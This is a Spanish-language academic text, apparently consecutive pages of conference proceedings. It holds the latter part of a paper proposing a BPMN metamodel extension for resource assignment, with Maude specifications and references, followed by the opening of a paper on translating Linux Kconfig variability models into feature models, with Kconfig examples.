En otro trabajo [11], Stroppi et al. propusieron una extensión al lenguaje BPMN 2.0 para apoyar la definición de requerimientos desde la perspectiva de los recursos en los modelos de procesos de negocios, con el propósito de mejorar la comunicación de los requisitos entre los analistas de negocios y desarrolladores técnicos. La extensión propuesta considera tres aspectos desde la perspectiva de los recursos: la estructura de recursos, la distribución de trabajo y la autorización.

En [12], Li et al. analizan los recursos restringidos en las especificaciones de un workflow. En el trabajo, los autores proponen algoritmos para realizar análisis estático en las especificaciones del flujo de trabajo en tiempo de diseño del modelo, pero no tienen en cuenta el análisis dinámico de los flujos de trabajo en tiempo de ejecución.

En otro trabajo, Senkul y Toroslu [13] presentaron una arquitectura para modelar y planificar los flujos de trabajo bajo las restricciones de asignación de recursos y las limitaciones temporales y de causalidad.

En el trabajo, para mejorar la eficiencia en la asignación de recursos, Liu et al. en [14] desarrollaron un closed-loop workflow framework para tratar el problema de la asignación de recursos y mejorar la productividad de la gestión de recursos de flujos de trabajo. Los autores propusieron un enfoque basado en asociación de reglas de minería de datos para determinar la lógica entre los recursos y las actividades del flujo de trabajo, lo que ayudaría en la toma de decisiones en el momento de la asignación de recursos permitiendo una gestión más inteligente y precisa de los mismos.

En [15], Xu et al., a su vez, propusieron un enfoque que optimiza el uso de recursos en una empresa explorando características estructurales de los procesos de negocios y adaptando las estructuras de estos procesos de negocios para asignar mejor los recursos disponibles.

3. Procesos de negocio y BPMN

Un proceso de negocio es un conjunto de tareas lógicamente relacionadas, ejecutadas para obtener un resultado de negocio. Los procesos de negocio pueden ser controlados y administrados por un sistema basado en software. Los procesos de negocio automatizados de esta manera se denominan workflow.

Un workflow se define como la automatización total o parcial de un proceso de negocio, durante la cual documentos, información o tareas son intercambiadas entre los participantes conforme a un conjunto de reglas procedimentales preestablecidas [16].

Un workflow comprende un número de pasos lógicos, conocidos como actividades. Una actividad puede involucrar la interacción manual o automática con el usuario.

Un motor workflow es un sistema de software que controla la ejecución de las actividades definidas en el workflow. La WfMC ha definido un Modelo de Referencia Workflow (Workflow Reference Model) [17]. Este modelo define 5 interfaces para la interoperabilidad de diferentes productos con un motor workflow.

En este trabajo interesa la interfaz 1, que especifica el formato de intercambio común para soportar la transferencia de definiciones de procesos entre productos diferentes.

La OMG junto con la Business Process Modeling Initiative (BPMI) han desarrollado una notación para el modelado de procesos de negocio. Esta notación se denomina BPMN. BPMN define una notación para la definición de procesos de negocio, lo que es una plataforma independiente con respecto a definiciones específicas (por ejemplo XPDL o BPEL4WS) de procesos de negocio. Esta notación define una representación abstracta para la especificación de procesos ejecutables de negocio que se ejecutan dentro de una empresa (con o sin intervención humana); y puede colaborar con otro proceso de negocio independiente ejecutado en otra unidad de negocio o empresa. Partiendo de un modelo especificado en BPMN se puede obtener, mediante una transformación, la definición de un proceso de negocio en un lenguaje de ejecución específico, como ser XPDL o BPEL4WS.

Como objetivos principales de la notación se pueden citar los siguientes:

- Proveer una notación entendible para cualquiera desde el analista del negocio, el desarrollador técnico y hasta la gente propia del negocio.

- Crear un puente estandarizado entre el diseño de procesos de negocio y su implementación.
- Asegurar que los lenguajes para la ejecución de procesos de negocio puedan ser visualizados con una notación común.

Los elementos de la notación BPMN se pueden clasificar en elementos de flujo, de conexión, swimlanes y artefactos. En la figura 1 se pueden ver los elementos más importantes clasificados por su categoría.




Figura 1: Categorías de elementos de la notación BPMN.

La especificación de BPMN produjo muy buenos resultados, como por ejemplo:

- Definió la notación y semántica de un Business Process Diagram (BPD).
- Definió un mapping de BPMN a BPEL4WS.
- Provee la capacidad de entender los procedimientos internos en una notación gráfica y provee a las organizaciones la habilidad de comunicarlos de una manera estándar.
- Mejora las capacidades de las notaciones de proceso de negocio tradicionales para manejar inherentemente los conceptos de procesos de negocio B2B.

BPMN define un tipo de diagrama para el modelado de Procesos de Negocio denominado Business Process Diagram (BPD), estos diagramas están basados en la técnica de “flowcharting” (diagramado de flujos) que ajusta modelos gráficos de operación de procesos de negocio.

4. Propuesta de Extensión de BPMN para Manejo de Recursos

Como se mencionó en la introducción, la notación BPMN carece de poder a la hora de modelar el uso/asignación de los recursos por parte de las tareas/actividades que deben realizarse.

Los recursos que ejecutan las tareas de un sistema de gestión de flujo de trabajo pueden ser personas, maquinas o software, de ahí que la asignación y planificación de recursos son fundamentales en estos sistemas, principalmente debido a que estos recursos son limitados.

En [18] se realiza un análisis de que tipos de recursos y como se modelan en el BPMN Estándar y un análisis de varias propuestas de extensiones de BPMN que involucran el manejo de recursos en procesos de negocio. Además, en [18] propone una extensión de BPMN para el manejo de recursos, esta extensión se realiza por medio del mecanismo de adición que provee la especificación BPMN. Estas extensiones proveen una clasificación de diferentes tipos de recurso pero, no se desprende de los especificado en su trabajo, como se puede especificar la cantidad de un recurso asignado a una tarea, por ejemplo en una tarea de impresión de boletas, puede necesitarse 3 impresoras, como así también, poder especificar una cantidad mínima y optima necesaria para llevar a cabo una tarea. Otro ejemplo de situaciones que no podrían ser modeladas con la propuesta presentada en [18] es, por ejemplo, en diferentes tareas de empaquetado de productos, dependiendo de la complejidad del embalaje puede necesitar una o más personas. También, puede ser necesario tener límite de tiempo en la que un recurso puede estar asignado, etc. Estos tipos de características, no necesariamente deben tener una representación gráfica, pero si deben poder especificarse en una herramienta de modelado de negocios.

El presente trabajo encara la extensión de BPMN a partir de una propuesta de modificación del Metamodelo en el cual está basado BPMN.

La figura 2 extraída de la especificación 2.0.2 de BPMN, muestra una vista del metamodelo enfocada en la asignación de recursos a actividades. Se propone modificar las metaclases Resource y ResourceRole, que son las que representan recursos y la asignación de estos. En particular ResourceRole tiene como responsabilidad representar las características necesarias que dependan de la relación Actividad (Activity) y Recursos (Resource). Para simplicidad de la explicación, cuando se mencionan actividades, estamos englobando a tareas (Task) actividades (Activity) y procesos (Process).

El metamodelo BPMN contiene la metaclase ResourceAssignmentExpression que tiene como objetivo representar parte de la asignación de recursos, pero su

uso no es claro en cuanto a la asignación de recursos en tiempo de ejecución del proceso de negocio.




Figura 2: vista del metamodelo enfocada en la asignación de recursos a actividades

A la metaclase ResourceRole, se agregan los siguientes atributos que son fundamentales a la hora de la simulación o ejecución en un habiente real de un proceso de negocio:

- resourceMinQuantity: de tipo entero, representa la cantidad mínima del recurso (Resource) asociado a la actividad (Activity) necesario para llevar a cabo la actividad. Durante la ejecución del proceso de negocio, ya al contar con la disponibilidad de esta cantidad, la actividad puede comenzar a ejecutarse. Valor por defecto 1.
- resourceOptimalQuantity: de tipo entero, representa la cantidad optima del recurso(Resource) asociado a la actividad(Activity) necesaria para realizar de una manera óptima la actividad. Valor por defecto 1
- timeResourceUse: de tipo tiempo, indica el tiempo que puede estar asignado el recurso a la actividad, valor por defecto 00:00:00, este indica que no existe ninguna restricción de tiempo.

Teniendo en cuenta los dos primeros atributos propuesto anteriormente, para llevar a cabo una actividad es necesario contar al menos la cantidad mínima de todos los recursos que necesita, pero la cantidad óptima debe tenerse en cuenta a la hora de asignar los recursos dependiendo de la disponibilidad de estos.

En la clase Resource, se propone agregar, al menos en esta instancia, un atributo que represente la cantidad total de recursos con los que se cuenta de un determinado tipo.

5. Ejemplo de aplicación

En esta sección, se presenta un ejemplo de aplicación, esto es un proceso de negocio realizado en BPMN, este proceso se modela teniendo en cuenta la extensión propuesta para asignación de recursos a las actividades teniendo en cuenta, además de la modelización, la futura simulación y ejecución de instancias de procesos




Figura 3: Ejemplo de proceso con asignación de recursos

El diagrama mostrado en la figura 3, modela un proceso de negocio (simplificado) encargado de la venta e instalación de alarmas para inmuebles. En este diagrama se puede ver la asignación de recursos a las actividades, por ejemplo la actividad “Instalar Alarma” tiene asignado un recurso humano, llamado “técnico”, se necesita mínimamente 1 técnico para poder llevar adelante la instalación de una alarma, pero para hacerlo de una mejor manera se necesitan 2. Además para llevar a cabo la instalación también es necesario un móvil (con uno es suficiente).

6. Trabajos Futuros

Como se mencionó en el resumen, se plantea como trabajo futuro de esta línea de investigación, volcar esta modificación al metamodelo BPMN propuesta, a una especificación en Maude [19] Para luego poder realizar chequeos en Lógica Temporal Lineal (LTL).

Maude es un lenguaje de alto nivel y alto rendimiento que soporta especificaciones tanto de la lógica ecuacional de pertenencia como de la lógica de reescritura y la programación de un espectro muy amplio de aplicaciones.

A continuación, se describen dos importantes características del Lenguaje Maude:

- **Módulos:** un módulo es la unidad base de Maude. Esencialmente, es un conjunto de definiciones que describen una colección de operaciones y la interacción entre ellas, o matemáticamente hablando, el álgebra que éstas definen. Un álgebra es un conjunto de tipos y operaciones sobre ellos.
- **Sorts:** son una categoría para los valores, por ejemplo, un número podría ser un valor de un sort “caracter” o quizás uno propio definido por el usuario; por ejemplo, “pila”, es decir un sort define el tipo de valor. En un módulo de Maude, se pueden declarar con la palabra reservada `op` seguida por su nombre, seguida por dos puntos “:”, luego se debe especificar por la lista de sorts para sus argumentos y por último el sort resultado.

```

2 fmod VOCAL is
3 ***** CONJUNTOS *****
4 protecting BOOL .
5 sort V .
6 ***** SINTAXIS *****
7 ops A E I O U : -> V .
8 op esIgual : V V -> Bool .
9 op esDistinta : V V -> Bool .
10 ***** SEMANTICA *****
11 var v w : V .|
12 eq esIgual(v, v) = true .
13 eq esIgual(v, w) = false .
14 eq esDistinta(v, w) = not esIgual(v, w) .
15 endfm
16 ***** NOMBRE *****
17 fmod PILA is
18 ***** CONJUNTOS *****
19 protecting BOOL .
20 protecting VOCAL .
21 sort MensajePilas .
22 sort P .
23 subsorts MensajePilas < V .
24 ***** SINTAXIS *****
25 op pilaVacía : -> P .
26 op esVacía : P -> Bool .
27 op push : V P -> P .
28 op pop : P -> P .
29 op tope : P -> V .
30 op ERRORPILAVACIA : -> MensajePilas .
31 ***** SEMANTICA *****
32 var p : P .
33 var v : V .
34 eq esVacía(pilaVacía) = true .
35 eq esVacía(push(v, p)) = false .
36 eq pop(pilaVacía) = pilaVacía .
37 eq pop(push(v, p)) = p .
38 eq tope(pilaVacía) = ERRORPILAVACIA .
39 eq tope(push(v, p)) = v .
40 endfm
    
```

Figura 4: Tad Pila definido en Maude

En Maude, los módulos funcionales asumen que sus ecuaciones tienen las propiedades adecuadas porque estas son consideradas como reglas de simplificación y usadas en la dirección de izquierda a derecha sin pérdida de completitud. Dichas propiedades son Church-Rosser y terminación.

En la figura 4 se muestra un ejemplo muy simple que es la especificación del tad pila de vocales en Maude.

El trabajo futuro planteado es adicionar, a la especificación de BPMN en Maude realizada en [20], las

modificaciones hechas en este trabajo al metamodelo BPMN relacionado a la asignación de recursos. A continuación en la figura 5 se muestra una parte pequeña de la especificación de la sintaxis del metamodelo BPMN en Maude realizada en [20].

```
fmod BPMN-SYNTAX is
protecting STRING .
protecting NAT .
protecting BOOL .

sorts Attribute AttributeSet TType TaskType Marker TMarker WFSProcess FlowNode .
sorts ControlValue TransSymbol Variable Content TextAnnotationSymbol .
.
.

--- Flow Objects
--- Activities
ops task subprocess : -> ActivityCid [ctor] .
ops send receive user manual businessrule service script : -> TaskType .
op taskType' : TaskType -> Attribute .
ops loop parallelMI sequentialMI AdHoc Compensation : -> Marker .
op marker' : Marker -> Attribute .

--- Events
ops start end exception message : -> TypeofEvent .
ops startEvent intermediateEvent endEvent : -> EventCid [ctor] .
op eventType' : TypeofEvent -> Attribute .

--- Gateways
ops aforkgate ajoingate xsplitgate xmergegate osplitgate omergegate : -> GateCid [ctor] .
.
.
```

Figura 5: Parte de la especificación del metamodelo BPMN en Maude

Una vez generada esta especificación, se definirán expresiones en lógica LTL que podrán ser chequeadas en los modelos de procesos especificados en BPMN, estas condiciones pueden ser, propiedades tales como por ejemplo: detectar cuellos de botella generados por la escases de un recurso, dead lock entre subprocessos, debido a las esperas circulares que pueden darse por la espera que actividades deben hacer para tener disponibilidad de recursos.

7. Conclusiones

Las organizaciones de la actualidad están en permanente cambio siendo una necesidad tener herramientas que guíen a estas organizaciones en los procesos, automatizando total o parcialmente sus procesos de negocio. La notación BPMN es una herramienta que permite modelar estos procesos de una manera gráfica. BPMN no cuenta con componentes claros a la hora de asignar recursos a las actividades que se llevan a cabo en los procesos. Con la presente propuesta, que es un primer avance de la línea de investigación, se dota a BPMN de características que permiten modelar esta asignación de recursos teniendo en cuenta, no sólo la modelización de los recursos, sino también, la futura simulación o ejecución de los mismos.

En trabajos futuros se pretende volcar esta extensión al metamodelo BPMN a una especificación Maude especificada en [20], esta especificación será tomada como base para adicionar la especificación para el manejo de recursos presentada en este trabajo. Luego de

tener esta especificación, se podrán chequear, por medio de LTL, propiedades tales como por ejemplo: detectar cuellos de botella generados por la escases de un recurso, dead lock entre subprocessos debido a las esperas circulares que pueden darse por la espera que actividades deben hacer para tener disponibilidad de recursos.

8. Referencias

[1] Flor Nancy Díaz Piraquive. Gestión de procesos de negocio BPM (Business Process Management), TICs y crecimiento empresarial. ¿Que es BPM y como se articula con el crecimiento empresarial? Revista Universidad y Empresa, 10(15):151–176, 2008.

[2] Paul Harmon and Celia Wolf. The state of business process management 2014. Technical report, BPTrends.com, 2014.

[3] Pinar Senkul, Michael Kifer, and Ismail H Toroslu. A logical framework for scheduling workflows under resource allocation constraints. In Proceedings of the 28th international conference on Very Large Data Bases, pages 694–705. VLDB Endowment, 2002.

[4] David Hollingsworth. The workflow reference model. Technical report, Workflow Management Coalition, 1995.

[5] Object Management Group “Business Process Modeling Notation, V2.0.2”. OMG Document Number: formal/2013-12-09, Standard Document URL: <http://www.omg.org/spec/BPMN/2.0.1/PDF>, último acceso Diciembre 2017

[6] Chun Ouyang, Moe Thandar Wynn, Colin Fidge, and Arthur H. M. ter Hofstede. "Modelling Complex Resource Requirements in Business Process Management Systems." 21 ST Australasian Conference on Information Systems. 1-3 Dec 2010, Brisbane.

[7] Pesic, Maja and van der Aalst, Wil MP. "Modelling work distribution mechanisms using Colored Petri Nets". International Journal on Software Tools for Technology Transfer. Springer 2007, pages 327-352, number 2-3, vol 9.

[8] Awad, Ahmed and Grosskopf, Alexander and Meyer, Andreas and Weske, Mathias. "Enabling resource assignment constraints in BPMN". Technical report, Business Process Technology-Hasso Plattner Institute. 2009.

[9] Russell, Nick and Ter Hofstede, Arthur HM and Edmond, David and van der Aalst, Wil MP. " Workflow resource patterns ". BETA Working Paper Series, WP 127, Eindhoven University of Technology, Eindhoven. 2004.

[10] Russell, Nick and van der Aalst, Wil MP and ter Hofstede, Arthur HM and Edmond, David. "Workflow resource patterns: Identification, representation and tool support ". Advanced Information Systems Engineering. Springer 2005.

[11] Stroppi, Luis Jesús Ramón and Chiotti, Omar and Villarreal, Pablo David. "A BPMN 2.0 Extension to Define the Resource Perspective of Business Process Models ". XIV

Congresso Iberoamericano in Software Engineering (CIBSE), Rio de Janeiro, Brasil. 2011.

[12] Li, Hongchen and Yang, Yun and Chen, TY. " Resource constraints analysis of workflow specifications ". Journal of Systems and Software. Elsevier 2004, pages 271-285, number 2, vol 73.

[13] Senkul, Pinar and Toroslu, Ismail H. "An architecture for workflow scheduling under resource allocation constraints". Information Systems. Elsevier 2005. pages 399-422, numer 5, vol 30.

[14] Liu, Tingyu and Cheng, Yalong and Ni, Zhonghua. "Mining event logs to support workflow resource allocation". Knowledge-Based Systems. Elsevier 2012. pages 320-331. vol 35.

[15] Xu, Jiajie and Liu, Chengfei and Zhao, Xiaohui. " Resource allocation vs. business process improvement: How they impact on each other ". Business Process Management. Springer 2008. pages 228-243.

[16] Rob Allen, Open Image Systems Inc., United Kingdom Chair, WfMC External Relations Committee; "The Workflow Handbook 2001"; Workflow Management Coalition; October 2001.

[17] Workflow Management Coalition; "The Workflow Reference Modelo". The Workflow Management Coalition Specification; WfMC-TC-1003 Version 1.1 Issue; Enero de 1995.

[18] R. Braun, W. Esswein, " Extending BPMN for Modeling Resource Aspects in the Domain of Machine Tools. WIT Transactions on Engineering Sciences, Vol. 87, © 2014 WIT Press www.witpress.com, ISSN 1746-4471 (on-line) doi:10.2495/AMITP20130531, pag 450-458.

[19] Clavel, M., Dur'an, F., Eker, S., Lincoln, P., Mart'1-Oliet, N., Meseguer, J., Talcott, C.: All About Maude - A High-Performance Logical Framework. LNCS, vol. 4350. Springer, Heidelberg (2007).

[20] Nissreen A. S. El-Saber. CMMI-CM COMPLIANCE CHECKING OF FORMAL BPMN MODELS USING MAUDE. Thesis submitted for the degree of Doctor of Philosophy at the University of Leicester. December 2014.

Análisis de Modelos de Variabilidad Especificados en Kconfig

Matías Sequeira

Universidad Tecnológica
Nacional - Facultad
Regional Santa Fe
Lavaise 610, Santa Fe,
Argentina
matiassequeir@googlmai
l.com

Rocío González

Universidad Tecnológica
Nacional - Facultad
Regional Santa Fe
Lavaise 610, Santa Fe,
Argentina
rociogonzalez@outlook.es

Silvio Gonnet

INGAR, (Conicet - UTN)
Universidad Tecnológica
Nacional - Facultad
Regional Santa Fe
Avellaneda 3657, Santa Fe,
Argentina
sgonnet@santafe-
conicet.gov.ar

Abstract

La industria de software ha comenzado a centrar el desarrollo de sus productos siguiendo un enfoque de líneas de productos de software. En este tipo de desarrollo la industria del software requiere de herramientas que permitan especificar la variabilidad de sus productos. En la actualidad, existe una marcada tendencia al empleo del lenguaje Kconfig para expresar tal variabilidad. Asimismo, el alto nivel de variabilidad y las interdependencias entre características posibles en los distintos productos requieren de herramientas que brinden soporte en el análisis de la variabilidad, identificando posibles inconsistencias. En la literatura existen distintas propuestas para realizar tales análisis. Sin embargo, estas alternativas están basadas en modelos de características, no incluyendo a modelos expresados en Kconfig. A partir del escenario planteado, en este trabajo se propone la construcción de una herramienta de software que traduce un modelo de variabilidad especificado en Kconfig a un modelo de características. Este modelo traducido es analizado mediante el soporte de herramientas existentes para el análisis de la variabilidad de modelos de características.

Palabras Clave

Kconfig; variabilidad; característica.

1. Introduction

Una tendencia creciente en el desarrollo de software es la necesidad de desarrollar múltiples productos de software similares en conjunto con un alto grado de flexibilidad en vez de varios productos individuales [1-2].

Hay varias razones para esto: los productos están enfocados a distintos sectores del mercado, sujetos a distintas restricciones legales o culturales, o deben satisfacer necesidades específicas de diferentes “stakeholders”. Estas exigencias del mercado actual, en cuanto a flexibilidad y adaptabilidad, se pueden satisfacer a partir del desarrollo de software altamente configurable o mediante líneas de producto de software. En estos tipos de arquitecturas de desarrollo de software las posibilidades de configuración, y adaptación, se expresan por medio de la variabilidad [3]. Se conoce como variabilidad a la posibilidad que posee un sistema de ser extendido, cambiado, localizado, o configurado para su uso en un contexto particular [4].

Una línea de productos de software está constituida por un núcleo que contiene los componentes presentes en todos los productos o aplicaciones derivadas, y un conjunto de elementos variables, “variabilidad”, que incluye aquellas características optativas de las aplicaciones [2, 5]. La definición de la variabilidad es una de las actividades centrales de la ingeniería de dominio de una línea de productos de software; en ella se establecen las variantes, dependencias y las relaciones con los artefactos de software (casos de uso, arquitectura, código, etc.). Por otra parte, la ingeniería de aplicaciones se encarga de derivar los productos finales a partir del núcleo principal y las distintas variantes posibles [2].

Los conceptos previamente introducidos en el contexto de línea de productos de software también se han empleado en la industria del software para la representación de software/sistemas altamente configurables. Los sistemas altamente configurables proveen opciones de configuración, también conocidas como características para adaptar el sistema según un conjunto de requerimientos [6]. Una opción de

configuración representa una opción de inclusión de una cierta funcionalidad o de un requerimiento de calidad en una variante del sistema. No todas las opciones de configuración son permitidas o válidas; además, existen restricciones y dependencias entre ellas. Estas opciones de configuración y las restricciones permiten definir la variabilidad del producto.

Metzger y Pohl [7] enfatizan que para gestionar cuestiones de variabilidad es indispensable documentar de manera explícita este aspecto. En consecuencia, la variabilidad se especifica en lo que se conoce como modelo de variabilidad [6-9], el cual, dependiendo el enfoque utilizado puede ser un modelo de características [10], un modelo de decisión [11], o un modelo expresado en CVL [12]. Asimismo, existen otras representaciones para sistemas altamente configurables, como el lenguaje Kconfig [13], el cual es empleado en sistemas “open-source” [14-15], principalmente en el kernel de Linux. Estos modelos de variabilidad describen y organizan las características comunes y variables de productos [14], y son las entradas a las herramientas de configuración, que asisten al usuario en resolver variabilidades y derivar un producto concreto [8].

Un sistema altamente configurable puede llegar a tener un gran número de características. Reportes de sistemas industriales indican poseer cientos de características [16] y en sistemas “open-source”, la cantidad de características asciende a miles [14]. En consecuencia, un producto altamente configurable puede contener un número excesivamente grande de productos individuales [14, 17]. En el proceso de definición de la variabilidad es posible introducir inconsistencias y ambigüedades, lo que podría resultar en modelos confusos y contradictorios que dificultan tanto la derivación de nuevas aplicaciones, como el mantenimiento de aplicaciones existentes. Las características en un sistema configurable interactúan de una manera no trivial, y su interacción puede introducir errores en los productos derivados [18]. Consecuentemente, es necesario contar con métodos para razonar sobre los posibles productos de una manera eficiente, al igual que brindar soporte para las operaciones identificadas en Kang y colab. [10] y Benavides y colab. [19], tales como: a) detección de inconsistencias, b) detección de características muertas (no pueden incluirse en ningún modelo), c) número de productos derivables. Debido al incremento en tamaño y complejidad de los modelos, surge el desafío de proporcionar un soporte automático para llevar adelante estas funciones. Muchas de estas funcionalidades están disponibles en el ambiente SPLOT, www.splot-research.org [20], una herramienta académica orientada a la definición de modelos de características y su análisis mediante el empleo de lógica proposicional y problemas de satisfacción de restricciones. Sin embargo, los ejemplos disponibles son casos de estudios pequeños y no reflejan modelos del mundo real

como los expresados mediante Kconfig. Diversos autores [21-22] indican que un modelo de variabilidad especificado en Kconfig puede ser interpretado como un modelo de características.

A partir del escenario planteado, en este trabajo se propone una herramienta para el análisis de la variabilidad especificada en Kconfig, la propuesta se basa en la traducción de un modelo de variabilidad especificado en Kconfig a un modelo de características. Dicho modelo de características luego es analizado para poder finalmente obtener información de su variabilidad.

En la siguiente sección se introducen los modelos de variabilidad empleados en el trabajo. Luego, en la sección 3 se incluye la propuesta de traducción del lenguaje Kconfig a modelos de características. Luego, en la sección Resultados y Discusión se explican las funcionalidades obtenidas con el uso de una herramienta que implementa la propuesta. Asimismo, se presentan las fortalezas y debilidades de la herramienta desarrollada. Por último, se presentan las conclusiones desde diferentes puntos de vista y la propuesta para trabajos futuros.

2. Modelos de Variabilidad

La variabilidad se define como la habilidad de cambio o de personalización de un sistema [4], esta variabilidad es representada mediante un modelo de variabilidad. Sin embargo, no existe un único lenguaje para representar la variabilidad. Existen dos grandes grupos en los que se dividen los sistemas con variabilidad: los sistemas personalizables, donde la variabilidad se debe principalmente a la selección realizada por el usuario de las partes que más le interesa; y las familias de productos [23], donde una serie de productos medianamente similares se unen para permitir la reutilización de la parte común. La principal diferencia con los sistemas tradicionales es que se debe prestar un especial interés al análisis de la parte común y de las partes variables, estableciendo las dependencias entre ellas. En la literatura se reportan diversas operaciones para realizar tal análisis, la mayoría de las propuestas están basadas en modelos de variabilidad representados mediante modelos de características. Estos resultados no son directamente aplicables a los sistemas altamente configurables, debido a que su variabilidad es representada mediante lenguajes como Kconfig. En consecuencia, en esta sección se presenta la representación de la variabilidad mediante los lenguajes Kconfig y modelos de características.

2.1. Representación de la Variabilidad empleando el Lenguaje Kconfig

Kconfig [13] fue creado para describir la variabilidad del kernel de Linux y ha sido adoptado por diversos

proyectos de desarrollo de código abierto para definir su variabilidad [14, 21].

En Kconfig una opción de configuración, característica, es representada mediante el constructor “config”. El lenguaje Kconfig permite definir las distintas opciones de configuración y las dependencias entre las mismas. En este lenguaje las configs pueden estar anidadas dentro de otras opciones de configuración empleando el constructor “menuconfig”; pueden estar agrupadas en menús (constructor “menu”), en grupos de opciones de configuraciones (mediante el constructor “choice”) o en bloques opcionales (empleando el constructor “if”). Estos agrupadores pueden anidarse entre sí de manera indistinta excepto los grupos del tipo choice, los cuáles sólo pueden contener configs. La herramienta xconfig permite al usuario seleccionar el conjunto de opciones de configuraciones con las cuales construirá el producto final, para el caso de Linux el producto final es su kernel. Esta herramienta presenta el modelo Kconfig como un árbol de opciones, donde el usuario selecciona las configuraciones que desea para construir el producto final.

Cada opción de configuración (config) posee un nombre y un tipo. Los tipos pueden ser: “bool”, “tristate”, “integer” (“int” o “hex”), o “string” [13, 21]. Una opción de configuración de tipo boolean representa una opción que puede ser seleccionada como parte del producto final (“y”) o no (“n”). Una config del tipo tristate es similar a la del tipo boolean, pero posee dos alternativas de inclusión en el producto final: “y” indica que el código que implementa la opción es enlazado en el kernel de manera estática, mientras que “m” representa que debe ser compilado como un módulo que carga de manera dinámica. Las opciones de tipo integer se emplean para especificar opciones numéricas, tal como el tamaño de un buffer. Las opciones de tipo string permiten especificar el nombre de un elemento configurable, como puede ser el nombre de una partición del disco. She et al. [21] denominan a las configs de tipo boolean y tristate como “switch configs”, en cambio a las configs de tipo integer y string la denominan “entry-field config”.

Estas configs pueden estar agrupadas mediante menús. Además, es posible agrupar configs en un bloque if bajo una determinada expresión. Esta expresión depende de otras configs o menuconfigs. Sólo es posible configurar los elementos que están dentro del bloque if cuando la expresión del bloque evalúa verdadera. Por esto, se podría pensar que la especificación if agrega una dependencia entre los componentes del bloque y las opciones de configuraciones que participan en la expresión que evalúa.

En la Figura 1 se incluye un ejemplo de un menuconfig (W1) seguido de la sentencia if, lo cual representa el comienzo de un bloque if. A su vez, el bloque if contiene una config (W1_CON) y un menú (1-wire Bus Masters) compuesto por tres configs de tipo Tristate. Estos

elementos dependen del valor de la config W1 y sólo podrán ser configurados si W1 es seleccionado (valores “y” o “m”).

Kconfig provee un mecanismo de visibilidad condicional para los elementos del lenguaje, colocando una especificación “depends on” debajo de los mismos. Una especificación depends on introduce una dependencia que debe ser satisfecha cuando se selecciona la config. Si la condición es falsa, el elemento en cuestión y sus hijos son descartados por el configurador. En la Figura 1, W1_MASTER_MXC depende de la selección de al menos una de las opciones: MMU o SBUS.

Inverso a lo anteriormente explicado, una especificación “select” obliga la selección de otra config cuando la config es seleccionada por el usuario. En el caso representado por la Figura 1, cuando se selecciona W1_MASTER_DS2482 se debe seleccionar el elemento X86_HT.

```
config X86_HT
    bool
config MMU
    def_bool y
config SBUS
    bool
menuconfig W1
    tristate "Dallas's 1-wire support"
if W1
    config W1_CON
        bool "Userspace communication over connector"
        default y
    menu "1-wire Bus Masters"
    config W1_MASTER_DS2490
        tristate "DS2490 USB <-> W1 transport layer"
    config W1_MASTER_DS2482
        tristate "Maxim DS2482 I2C to 1-Wire bridge"
        select X86_HT
    config W1_MASTER_MXC
        tristate "Freescale MXC 1-wire busmaster"
        depends on MMU || SBUS
endmenu
endif
```

Figura 1. Modelo parcial de variabilidad del kernel de Linux expresado en Kconfig.

Los grupos de opciones (choice configs) permiten definir alternativas. Las choice configs heredan el tipo de las configs contenidas dentro del grupo. Las opciones pueden ser bool o tristate. Cuando la choice adquiere el tipo bool se debe seleccionar una única opción (XOR) [1...1], como si la misma estuviera seleccionada (“y”); cuando adquiere el tipo tristate, se puede seleccionar una o más opciones (OR) [1...*], como si hubiera adquirido el valor “m”. La choice de la Figura 2 es un ejemplo de XOR y al momento de configurar un producto se deberá seleccionar una única opción de los configs que contiene: THERMAL_DEFAULT_GOV_STEP_WISE, o

THERMAL_DEFAULT_GOV_FAIR_SHARE.
 Adicionalmente, un grupo de opción marcado como opcional (“optional”) puede ser configurada con el valor “n”, es decir, no es necesario seleccionar algunas de sus opciones ([0...1] para bool y [0...*] para tristate). Sin embargo, un grupo de opciones sin una marca de opcional es considerado obligatorio.

```

menuconfig THERMAL
    tristate "Generic Thermal sysfs driver"
if THERMAL
    config THERMAL_HWMON
        bool
        prompt "Expose thermal sensors as hwmon device"
        default y
    choice
        prompt "Default Thermal governor"
        config THERMAL_DEFAULT_GOV_STEP_WISE
            bool "step_wise"
        select THERMAL_HWMON
        config THERMAL_DEFAULT_GOV_FAIR_SHARE
            bool "fair_share"
    endchoice
endif
    
```

Figura 2. Modelo parcial de variabilidad del kernel de Linux expresado en Kconfig: uso de menuconfig y choice.
